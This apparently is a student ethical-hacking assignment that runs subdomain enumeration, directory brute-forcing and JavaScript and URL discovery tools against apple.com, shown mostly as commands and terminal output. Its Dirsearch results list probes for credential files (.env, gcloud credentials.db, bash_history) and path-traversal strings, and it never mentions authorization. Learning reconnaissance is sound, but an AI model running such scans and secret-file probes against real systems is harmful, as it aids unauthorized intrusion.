

Ethical Hacking Assignment

Introduction:

The objective of this assignment is to apply various reconnaissance and penetration testing techniques on Apple.com to identify potential security vulnerabilities. The assignment aims to provide hands-on experience in performing ethical hacking tasks such as subdomain enumeration, directory and file discovery, fuzzing, and vulnerability testing using a variety of security tools.

Tools Used and Their Purpose:

1. **Sublist3r**: Used for **subdomain enumeration** to discover subdomains of apple.com.
2. **Amass**: Helps with **subdomain discovery** and **network mapping** to find additional attack surfaces.
3. **Findomain**: Automates **subdomain enumeration**, helping to gather a list of subdomains quickly.
4. **Assetfinder**: Identifies **subdomains** to map the entire infrastructure of apple.com.
5. **Securitytrails.com**: Provides **DNS data** and **subdomain enumeration** for deeper reconnaissance.
6. **Dirsearch**: Used for **directory and file enumeration** on discovered subdomains to identify hidden files and directories.
7. **LinkFinder**: Scans **JavaScript files** for sensitive data like endpoints and parameters.
8. **Waybackurls**: Extracts **historical URLs** to identify previous versions of apple.com and uncover old parameters or vulnerabilities.
9. **ParamSpider**: Identifies **parameters** and **endpoints** by scanning URLs for potential attack vectors.
10. **FFUF**: A **fuzzing tool** used to discover hidden directories, endpoints, and functionality by brute-forcing URL parameters.
11. **SSRFmap**: Tests for **Server-Side Request Forgery (SSRF)** vulnerabilities by simulating malicious requests.
12. **Sqlmap**: Used for **SQL injection testing** to identify and exploit potential SQL injection vulnerabilities.
13. **Dalfox**: A **Cross-Site Scripting (XSS)** testing tool used to detect XSS vulnerabilities in web applications.
14. **Retire.js**: Scans for **outdated JavaScript libraries** to identify potential security risks due to vulnerable versions.

Url: <https://www.apple.com/>

1. Reconnaissance & Subdomain Enumeration

Reconnaissance: The process of gathering information about a target to identify potential vulnerabilities.

Subdomain Enumeration: Identifying subdomains of a domain to uncover attack vectors.

Tools used:

Sublist3r

•**Definition**: Sublist3r is a fast subdomain enumeration tool that helps in identifying subdomains associated with a target domain.

•**Purpose**: Discover subdomains associated with apple.com to gather useful information for further testing.

•**Command:** git-hub, \$ cd Sublist3r

Python sublist3r -d apple.com

Output:

```
(kali@kali)~[~/Sublist3r]
$ python sublist3r.py -d apple.com

Sublist3r
# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for apple.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Error: Google probably now is blocking our requests
[-] Finished now the Google Enumeration ...
[-] Error: Virustotal probably now is blocking our requests and ReverseDNS.
Process DNSdumpster-8:
Traceback (most recent call last):
  File "/usr/lib/python3.11/multiprocessing/process.py", line 314, in _bootstrap
    self.run()
  File "/usr/lib/python3.11/multiprocessing/process.py", line 105, in run
    self._target(*self._args, **self._kwargs)
  File "/home/kali/Sublist3r/sublist3r.py", line 641, in get_csrf_token
    token = csrf_regex.findall(resp)[0]
IndexError: list index out of range
[-] Total Unique Subdomains Found: 2622
www.apple.com
2gactivation.apple.com
Autodiscover.apple.com
\303\202\302\240gsxapld.apple.com
aacs.apple.com
aamt.apple.com
aamtit.apple.com
aamt2.apple.com
aatportal.apple.com
abs.apple.com
ac-netstorage.apple.com
acbd.apple.com
acc-ept.apple.com
acc-ept2.apple.com
acc-ipt.apple.com
acc-mdn.apple.com
acc-nwk.apple.com
account-stage.apple.com
acera.apple.com
acn-members.apple.com
acweb-nwk.apple.com
ad-iad1.apple.com
ad-iad2.apple.com
ad-iad3.apple.com
adca.apple.com
adca-t.apple.com
adcevents.apple.com
```

Amass

•**Definition:** Amass is an advanced open-source tool that performs DNS enumeration and subdomain discovery through passive and active techniques.

•**Purpose:** Discover hidden directories and files on apple.com that could lead to sensitive areas.

•**Command:** \$sudo apt-get install amass

\$amass enum -d apple.com

```
(kali@kali)~/Sublist3r
$ sudo apt-get install amass
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
amass is already the newest version (4.2.0-0kali1).
amass set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

(kali@kali)~/Sublist3r
$ amass enum -d apple.com
apple.com (FQDN) → mx_record → mx-in-g.apple.com (FQDN)
apple.com (FQDN) → mx_record → mx-in-hfd.apple.com (FQDN)
apple.com (FQDN) → mx_record → mx-in-sg.apple.com (FQDN)
apple.com (FQDN) → mx_record → mx-in-ma.apple.com (FQDN)
apple.com (FQDN) → mx_record → mx-in-vib.apple.com (FQDN)
apple.com (FQDN) → mx_record → mx-in-mdn.apple.com (FQDN)
apple.com (FQDN) → mx_record → mx-in-rn.apple.com (FQDN)
apple.com (FQDN) → ns_record → d.ns.apple.com (FQDN)
apple.com (FQDN) → ns_record → a.ns.apple.com (FQDN)
apple.com (FQDN) → ns_record → b.ns.apple.com (FQDN)
apple.com (FQDN) → ns_record → c.ns.apple.com (FQDN)
crl.apple.com (FQDN) → cname_record → crl-lb.apple.com.akadns.net (FQDN)
certs.apple.com (FQDN) → cname_record → certs-lb.apple.com.akadns.net (FQDN)
fod12.apple.com (FQDN) → a_record → 17.201.216.62 (IPAddress)
www.apple.com (FQDN) → cname_record → www-apple-com.v.aapling.com (FQDN)
apple.com (FQDN) → a_record → 17.253.144.10 (IPAddress)
apple.com (FQDN) → aaaa_record → 2620:149:af0::10 (IPAddress)
api-spotlight-ause2a.smoot.apple.com (FQDN) → cname_record → smoot-api-spotli
ght-ause2a.v.aapling.com (FQDN)
smoot.apple.com (FQDN) → ns_record → d.ns.apple.com (FQDN)
```

Findomain

•**Definition:** Findomain is a simple and fast subdomain enumeration tool that searches for subdomains from various sources.

•**Purpose:** Findomain is to automate the discovery of subdomains, helping security professionals map an organization's attack surface during reconnaissance.

•**Command:** cd findomain

```
(kali@kali)~
$ cd Findomain

(kali@kali)~/Findomain
$ ls
builder.sh  config_examples  docs  LICENSE  src  Repository
Cargo.lock  docker           findomain.1  README.md  Utilities
Cargo.toml  docker-uploader.sh  images  SECURITY.md

(kali@kali)~/Findomain
$ findomain
findomain: command not found

(kali@kali)~/Findomain
$ sudo apt install findomain
Error: Unable to locate package findomain

(kali@kali)~/Findomain
$ curl -LO https://github.com/findomain/findomain/releases/latest/download/findomain-linux-i386.zip
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed

  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0
100 5805k  100 5805k  0  0  2459k  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0  0

(kali@kali)~/Findomain
$ unzip findomain-linux-i386.zip
Archive:  findomain-linux-i386.zip
  inflating: findomain

(kali@kali)~/Findomain
$ cd target/release/
$ ./findomain -t apple.com
```

```
(kali@kali)~/Findomain
$ findomain -t apple.com

Target => apple.com

Searching in the Crtsh database API...
Searching in the Sublist3r API...
Searching in the CertSpotter API...
Searching in the Threatcrowd API...
Searching in the Threatminer API...
Searching in the Archive.org API...
Searching in the AnubisDB API...
Searching in the Urllscan.io API...
x A error has occurred while querying the Crtsh database. Error: db error: ERROR: Sorry, the "certificate_identity" table
ndex on the "certificate" table.. Trying the API method...
Searching in the Crtsh API...

17-58-101-57.applebot.apple.com
wshub-pod1.apple.com
darlington.apple.com
mdn-txn-msbadger0504.apple.com
profile-connect.apple.com
addressbook.apple.com
sgptaa-prod.apple.com
icreate.ireporter.apple.com
secure.mwk-downloads.apple.com
gsp60-kittyhawk-ssl-hk02.ls.apple.com
17-121-122-1.applebot.apple.com
usmsc2-bb-crc.corp.apple.com
developer.mwk.apple.com
partnerresources-mwk.apple.com
17-121-116-14.applebot.apple.com
```

Assetfinder

- Definition:** Assetfinder is a subdomain enumeration tool used to discover subdomains of a target domain by querying multiple public sources
- Purpose:** Assetfinder discovers subdomains for reconnaissance in cybersecurity.
- Command:** <https://github.com/tomnomnom/assetfinder.git>


```
(kali㉿kali)-[~]  
$ cd assetfinder
```

```
kali@kali: ~/assetfinder  
File Actions Edit View Help  
(kali㉿kali)-[~]  
$ git clone https://github.com/tomnomnom/assetfinder.git  
Cloning into 'assetfinder' ...  
remote: Enumerating objects: 73, done.  
remote: Counting objects: 100% (50/50), done.  
remote: Compressing objects: 100% (19/19), done.  
remote: Total 73 (delta 33), reused 31 (delta 31), pack-reused 23  
Receiving objects: 100% (73/73), 17.46 KiB | 715.00 KiB/s, done.  
Resolving deltas: 100% (35/35), done.
```

```
(kali㉿kali)-[~/assetfinder]  
$ assetfinder -subs-only apple.com  
icloud.cdn-apple.com  
mattmartin@apple.com  
food.apple.com  
ecommerce-qa.apple.com  
b2b-test.apple.com  
afsportal2.euro.apple.com  
b2btest.apple.com  
hrweb-maint.apple.com  
sso-uat-nc.corp.apple.com  
wdg02-uat.apple.com  
hrweb-qa.apple.com  
applechinawifi.apple.com  
ray.apple.com  
idesk.corp.apple.com  
courier.sandbox.push.apple.com  
gateway.push.apple.com  
webmail.euro.apple.com  
radarweb-uat-iphone.apple.com  
radarweb-uat.apple.com  
dsauthwebt.apple.com  
iforgott.apple.com  
iforgot-uat.apple.com  
daw-uat.apple.com
```

SecurityTrails

- Definition:** SecurityTrails is a cybersecurity platform providing DNS, WHOIS, and IP intelligence. It helps in subdomain discovery, attack surface analysis, and threat hunting
- Purpose:** SecurityTrails provides comprehensive domain, IP, and DNS data for cybersecurity, threat analysis, and asset monitoring.
- Securitytrails.com**



Alive domains:

Above the tools are find the subdomains in the website, So choose any one subdomain Finder tool. And I chose the Sublist3r tool to find the subdomains stored in the domains.txt.


Next, Find the Alive domain in all subdomains let use the tool httpx.

Install httpx-toolkit:



Alive domains find :

```
Httpx-toolkit -l sc.txt -o sd.txt
```



2. Directory & File Enumeration:

Dirsearch

Dirsearch is a command-line tool included in Kali Linux (and also installable on other platforms) that is used for brute-forcing directories and files on web servers. It is particularly useful for penetration testing and security assessments to uncover hidden files and directories that may be accessible on a web server.

The list of identified alive subdomains are 71 on apple.com

```
(kali@kali)-[~/Sublist3r]
└─$ dirsearch -l sc.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://pypi.org/project/pkg-resources/
  from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/Sublist3r/reports/BATCH-25-01-06_05-16-12/BATCH.txt

Target: https://ade.apple.com/

[05:16:12] Starting:

Target: https://helpsx.apple.com/

[05:18:11] Starting:
[05:18:20] 403 - 5488 - /%2e%2e;/test
[05:18:20] 403 - 5488 - /js.old
[05:18:20] 403 - 5488 - /php.old
[05:18:21] 403 - 5488 - /aspx.old
[05:18:21] 403 - 5488 - /jsp.bak
[05:18:21] 403 - 5488 - /php.bak
[05:18:21] 403 - 5488 - /aspx.bak
[05:18:21] 403 - 5488 - /jsp.old
[05:18:21] 403 - 5488 - /js.bak
[05:18:21] 403 - 5488 - /html.bak
[05:18:21] 403 - 5488 - /%C0%AEC0%AE%C0%AF
[05:18:21] 403 - 5488 - /html.old
[05:18:22] 403 - 5488 - /+CSCOT+/translation-table?type=ms6textdomain=%2bCSCOE%2b/portal_inc.lua8default-language6lang=../
[05:18:22] 403 - 5488 - /..;/
[05:18:23] 403 - 5488 - /axd
[05:18:23] 403 - 5488 - /asa
[05:18:23] 403 - 5488 - /backup
[05:18:23] 403 - 5488 - /bash_history
[05:18:23] 403 - 5488 - /bak
[05:18:24] 403 - 5488 - /bash_profile
```

Complete the Dirsearch task and go to check the report path in the folder (**BATCH.txt**)

```
(kali@kali)-[~/Sublist3r/reports/BATCH-25-01-06_05-16-12]
└─$ ls
BATCH.txt

(kali@kali)-[~/Sublist3r/reports/BATCH-25-01-06_05-16-12]
└─$ cat BATCH.txt
# Dirsearch started Mon Jan 6 05:22:49 2025 as: /usr/lib/python3/dist-packages/dirsearch/dirsearch.py -l sc.txt

403 5488 https://helpsx.apple.com/%2e%2e;/test
403 5488 https://helpsx.apple.com/js.old
403 5488 https://helpsx.apple.com/php.old
403 5488 https://helpsx.apple.com/aspx.old
403 5488 https://helpsx.apple.com/php.bak
403 5488 https://helpsx.apple.com/aspx.bak
403 5488 https://helpsx.apple.com/jsp.old
403 5488 https://helpsx.apple.com/js.bak
403 5488 https://helpsx.apple.com/html.bak
403 5488 https://helpsx.apple.com/%C0%AEC0%AE%C0%AF
403 5488 https://helpsx.apple.com/html.old
403 5488 https://helpsx.apple.com/+CSCOT+/translation-table?type=ms6textdomain=%2bCSCOE%2b/portal_inc.lua8default-language6lang=../
403 5488 https://helpsx.apple.com/..;/
403 5488 https://helpsx.apple.com/axd
403 5488 https://helpsx.apple.com/asa
403 5488 https://helpsx.apple.com/backup
403 5488 https://helpsx.apple.com/bash_history
403 5488 https://helpsx.apple.com/bak
403 5488 https://helpsx.apple.com/bash_profile
403 5488 https://helpsx.apple.com/bash_logout
403 5488 https://helpsx.apple.com/bashrc
403 5488 https://helpsx.apple.com/.c9/metadata/environment/.env
403 5488 https://helpsx.apple.com/.cer
403 5488 https://helpsx.apple.com/.cfg
403 5488 https://helpsx.apple.com/.composer/composer.json
403 5488 https://helpsx.apple.com/.conf
403 5488 https://helpsx.apple.com/.config
403 5488 https://helpsx.apple.com/.config/gcloud/access_tokens.db
403 5488 https://helpsx.apple.com/.config/gcloud/credentials.db
403 5488 https://helpsx.apple.com/.com
403 5488 https://helpsx.apple.com/.config/pip/pip.conf
403 5488 https://helpsx.apple.com/.config/yarn/global/yarn.lock
403 5488 https://helpsx.apple.com/.db
403 5488 https://helpsx.apple.com/.cshrc
403 5488 https://helpsx.apple.com/.docker/laravel/app/.env
403 5488 https://helpsx.apple.com/.dot
403 5488 https://helpsx.apple.com/.docker/.env
403 5488 https://helpsx.apple.com/.DS_Store
```

Check the Status Code **200** is the Success code. Find and separate the success code URLs

Save in the text file.

```
(kali@kali) [~/Sublist3r/reports/BATCH-25-01-06_05-23-05]
$ grep -E "200" BATCH.txt
403 548B https://helposx.apple.com/admin2007/
403 548B https://helposx.apple.com/admin2008/
403 548B https://helposx.apple.com/admin2006/
403 548B https://helposx.apple.com/admin2008/
403 548B https://helposx.apple.com/admin2007/
403 548B https://helposx.apple.com/admin2009/
403 548B https://helposx.apple.com/admin2009/
200 1KB https://helposx.apple.com/favicon.ico
200 46B https://helposx.apple.com/robots.txt
200 79B https://help.apple.com/404.html
403 548B https://help.apple.com/admin2007/
403 548B https://help.apple.com/admin2006/
403 548B https://help.apple.com/admin2009/
403 548B https://help.apple.com/admin2008/
403 548B https://help.apple.com/admin2008/
403 548B https://help.apple.com/admin2009/
403 548B https://help.apple.com/admin2007/
200 8KB https://help.apple.com/favicon.ico
200 159B https://help.apple.com/functions/
200 260B https://help.apple.com/pages/
200 768B https://help.apple.com/robots.txt
200 35KB https://images.apple.com/.well-known/apple-app-site-association
503 190B https://images.apple.com/adfs/services/trust/2005/windowstransport
403 146B https://images.apple.com/admin2006/
403 146B https://images.apple.com/admin2008/
403 146B https://images.apple.com/admin2009/
403 146B https://images.apple.com/admin2007/
403 146B https://images.apple.com/admin2007/
403 146B https://images.apple.com/admin2008/
403 146B https://images.apple.com/admin2009/
200 588KB https://images.apple.com/apps/
200 91B https://images.apple.com/BingSiteAuth.xml
200 13KB https://images.apple.com/ci/
200 22KB https://images.apple.com/favicon.ico
200 33KB https://images.apple.com/in/
200 24KB https://images.apple.com/qa/
200 384B https://images.apple.com/robots.txt
200 31KB https://images.apple.com/services/
200 7KB https://images.apple.com/sitemap.xml
200 340B https://icloud.developer.apple.com/.well-known/apple-app-site-association
200 68B https://icloud.developer.apple.com/BingSiteAuth.xml
302 200B https://icloud.developer.apple.com/dashboard/howto.html → REDIRECTS TO: https://appleidkey-2bd7197b69c47f19a2230102e44970030ca15dae4afedcf593984ff1ae03e8746offerNativeTakeOver=6rv=4
200 1KB https://icloud.developer.apple.com/favicon.ico
```

```
~/200code.txt - Mousepad
File Edit Search View Document Help
1 https://helposx.apple.com/favicon.ico
2 https://helposx.apple.com/robots.txt
3 https://help.apple.com/404.html
4 https://help.apple.com/favicon.ico
5 https://help.apple.com/functions/
6 https://help.apple.com/pages/
7 https://help.apple.com/robots.txt
8 https://images.apple.com/.well-known/apple-app-site-association
9 https://images.apple.com/apps/
10 https://images.apple.com/BingSiteAuth.xml
11 https://images.apple.com/ci/
12 https://images.apple.com/favicon.ico
13 https://images.apple.com/in/
14 https://images.apple.com/qa/
15 https://images.apple.com/robots.txt
16 https://images.apple.com/services/
17 https://images.apple.com/sitemap.xml
18 https://icloud.developer.apple.com/.well-known/apple-app-site-association
19 https://icloud.developer.apple.com/BingSiteAuth.xml
20 https://icloud.developer.apple.com/favicon.ico
21 https://icloud.developer.apple.com/jobs
22 https://icloud.developer.apple.com/robots.txt
23 https://icloud.developer.apple.com/sitemap.xml
```


3. Analyzing JavaScript Files

The process of reviewing JavaScript code to identify sensitive information, hidden endpoints, vulnerabilities, or logic flaws that could aid in exploitation or improve security posture.

LinkFinder

•**Definition:** LinkFinder is a Python-based tool used to extract JavaScript endpoint links from web pages. It's commonly used during penetration testing to identify potentially exploitable endpoints within JavaScript files.

•**Purpose:** LinkFinder extracts endpoints (URLs) from JavaScript files to aid in web app security testing and reconnaissance.

•**Command:** git clone https://github.com/GerbenJavado/LinkFinder.git

```
(rootersploit_env)-(kali@kali)-[~]
└─$ cd LinkFinder

(routersploit_env)-(kali@kali)-[~/LinkFinder]
└─$ pip3 install -r requirements.txt
Collecting jsbeautifier (from -r requirements.txt (line 1))
  Downloading jsbeautifier-1.15.1.tar.gz (75 kB)
Installing build dependencies ... done
Getting requirements to build wheel ... done
Preparing metadata (pyproject.toml) ... done
Collecting six>=1.13.0 (from jsbeautifier->-r requirements.txt (line 1))
  Downloading six-1.17.0-py2.py3-none-any.whl.metadata (1.7 kB)
Collecting editorconfig>=0.12.2 (from jsbeautifier->-r requirements.txt (line 1))
  Downloading EditorConfig-0.17.0-py3-none-any.whl.metadata (3.8 kB)
  Downloading EditorConfig-0.17.0-py3-none-any.whl (16 kB)
  Downloading six-1.17.0-py2.py3-none-any.whl (11 kB)
Building wheels for collected packages: jsbeautifier
  Building wheel for jsbeautifier (pyproject.toml) ... done
  Created wheel for jsbeautifier: filename=jsbeautifier-1.15.1-py3-none-any.whl size=94709 sha256=153551ffa4af94055ea64ec6f2c466da7e2f03397d
  Stored in directory: /home/kali/.cache/pip/wheels/1f/fa/5e/6ffb2063387704c5d3aa78d2a5da20326b639bc63fe20d359
Successfully built jsbeautifier
Installing collected packages: editorconfig, six, jsbeautifier
Successfully installed editorconfig-0.17.0 jsbeautifier-1.15.1 six-1.17.0


(routersploit_env)-(kali@kali)-[~/LinkFinder]
└─$ sudo python3 setup.py install
[sudo] password for kali:
running install
/usr/lib/python3/dist-packages/setuptools/distutils/cmd.py:66: SetuptoolsDeprecationWarning: setup.py install is deprecated.
!!

*****
Please avoid running ``setup.py`` directly.
Instead, use pypa/build, pypa/installer or other
standards-based tools.

See https://blog.ganssle.io/articles/2021/10/setup-py-deprecated.html for details.
*****
!!

self.initialize_options()
```

```
(rootersploit_env)-(kali@kali)-[~/LinkFinder]
└─$ python3 linkfinder.py -i https://security.apple.com/terms-and-conditions/ -o out.html
```




Waybackurls:

•**Definition:** Waybackurls is a tool that retrieves a list of URLs archived in the Wayback Machine (Internet Archive). It's used to find past versions of web pages and retrieve old or deleted content.

•**Purpose:** Waybackurls is to retrieve archived URLs from the Wayback Machine to find old or deleted content and analyze historical website versions.

•Waybackurls.com



The screenshot shows the Wayback Machine interface. At the top is a navigation bar with links: ABOUT, BLOG, PROJECTS, HELP, DONATE, CONTACT, JOBS, VOLUNTEER, PEOPLE. Below this is the Internet Archive logo and a search bar containing 'apple.com'. A message states 'Explore more than 916 billion web pages saved over time'. Below the search bar are links for Calendar, Collections, Changes, Summary, Site Map, and a red button for URLs. A message says 'More than 10,000 URLs have been captured for this URL prefix.' and a 'Filter results by' button is visible.

URL ↑	MIME Type	From	To	Captures	Duplicates	Uniques
http://apple.com/!!!	text/html	Jun 8, 2021	Jun 8, 2021	1	0	1
http://apple.com/	text/html	May 19, 2023	May 19, 2023	1	0	1
http://apple.com/ < http://apple.com/	text/html	Mar 14, 2021	Mar 14, 2021	1	0	1
http://apple.com/ /	text/html	Nov 10, 2016	Dec 21, 2024	10	6	4
http://apple.com/ airpods	text/html	Jun 21, 2023	Jun 21, 2023	1	0	1
http://apple.com/ befr/	text/html	Jan 14, 2023	Jan 14, 2023	1	0	1
http://apple.com/ chde/ iphone/ a25576gh8ij50kk5mnoc3_iphone5	text/html	Aug 9, 2011	Aug 9, 2011	1	0	1
http://apple.com/ ios11.4 iPhone 7	text/html	Jul 2, 2018	Jul 2, 2018	1	0	1
http://apple.com/ target=	text/html	Oct 23, 2016	Oct 23, 2016	1	0	1
http://apple.com/ us/ mac-pro	text/html	Aug 7, 2013	Aug 7, 2013	1	0	1
http://apple.com/ Xserve	text/html	May 20, 2013	May 20, 2013	1	0	1

ParamSpider

•**Definition:** ParamSpider is a tool for quickly finding URL parameters in websites, often used in security testing to identify hidden endpoints and parameters for potential vulnerabilities

•**Purpose:** ParamSpider is used to discover URL parameters for identifying potential web vulnerabilities

•**Command:** cd paramspider

```
(kali㉿kali)-[~]
$ cd ParamSpider
```

Use the paramspider in dirsearch I already we find the success code 200 URLs to check

```
(kali㉿kali)-[~/ParamSpider]
$ paramspider -d https://helpsx.apple.com/robots.txt

PARAMSPIDER
https://helpsx.apple.com/robots.txt
with <3 by @0xasm0d3us

[INFO] Fetching URLs for https://helpsx.apple.com/robots.txt
[INFO] Found 1 URLs for https://helpsx.apple.com/robots.txt
[INFO] Cleaning URLs for https://helpsx.apple.com/robots.txt
[INFO] Found 0 URLs after cleaning
[INFO] Extracting URLs with parameters
Traceback (most recent call last):
  File "/usr/bin/paramspider", line 33, in <module>
    sys.exit(load_entry_point('paramspider==0.1.0', 'console_scripts', 'paramspider')())
  File "/usr/lib/python3/dist-packages/paramspider/main.py", line 161, in main
    fetch_and_clean_urls(domain, extensions, args.stream, args.proxy, args.placeholder)
  File "/usr/lib/python3/dist-packages/paramspider/main.py", line 111, in fetch_and_clean_urls
    with open(result_file, "w") as f:
FileNotFoundError: [Errno 2] No such file or directory: 'results/https://helpsx.apple.com/robots.txt.txt'
```

```
(kali㉿kali)-[~/ParamSpider]
$ paramspider -d https://help.apple.com/404.html

PARAMSPIDER
https://help.apple.com/404.html
with <3 by @0xasm0d3us

[INFO] Fetching URLs for https://help.apple.com/404.html
[INFO] Found 0 URLs for https://help.apple.com/404.html
[INFO] Cleaning URLs for https://help.apple.com/404.html
[INFO] Found 0 URLs after cleaning
[INFO] Extracting URLs with parameters
Traceback (most recent call last):
  File "/usr/bin/paramspider", line 33, in <module>
    sys.exit(load_entry_point('paramspider==0.1.0', 'console_scripts', 'paramspider')())
  File "/usr/lib/python3/dist-packages/paramspider/main.py", line 161, in main
    fetch_and_clean_urls(domain, extensions, args.stream, args.proxy, args.placeholder)
  File "/usr/lib/python3/dist-packages/paramspider/main.py", line 111, in fetch_and_clean_urls
    with open(result_file, "w") as f:
FileNotFoundError: [Errno 2] No such file or directory: 'results/https://help.apple.com/404.html.txt'
```

```
(kali㉿kali)-[~/ParamSpider]
$ paramspider -d https://help.apple.com/favicon.ico

PARAMSPIDER
https://help.apple.com/favicon.ico
with <3 by @0xasm0d3us

[INFO] Fetching URLs for https://help.apple.com/favicon.ico
[INFO] Found 1 URLs for https://help.apple.com/favicon.ico
[INFO] Cleaning URLs for https://help.apple.com/favicon.ico
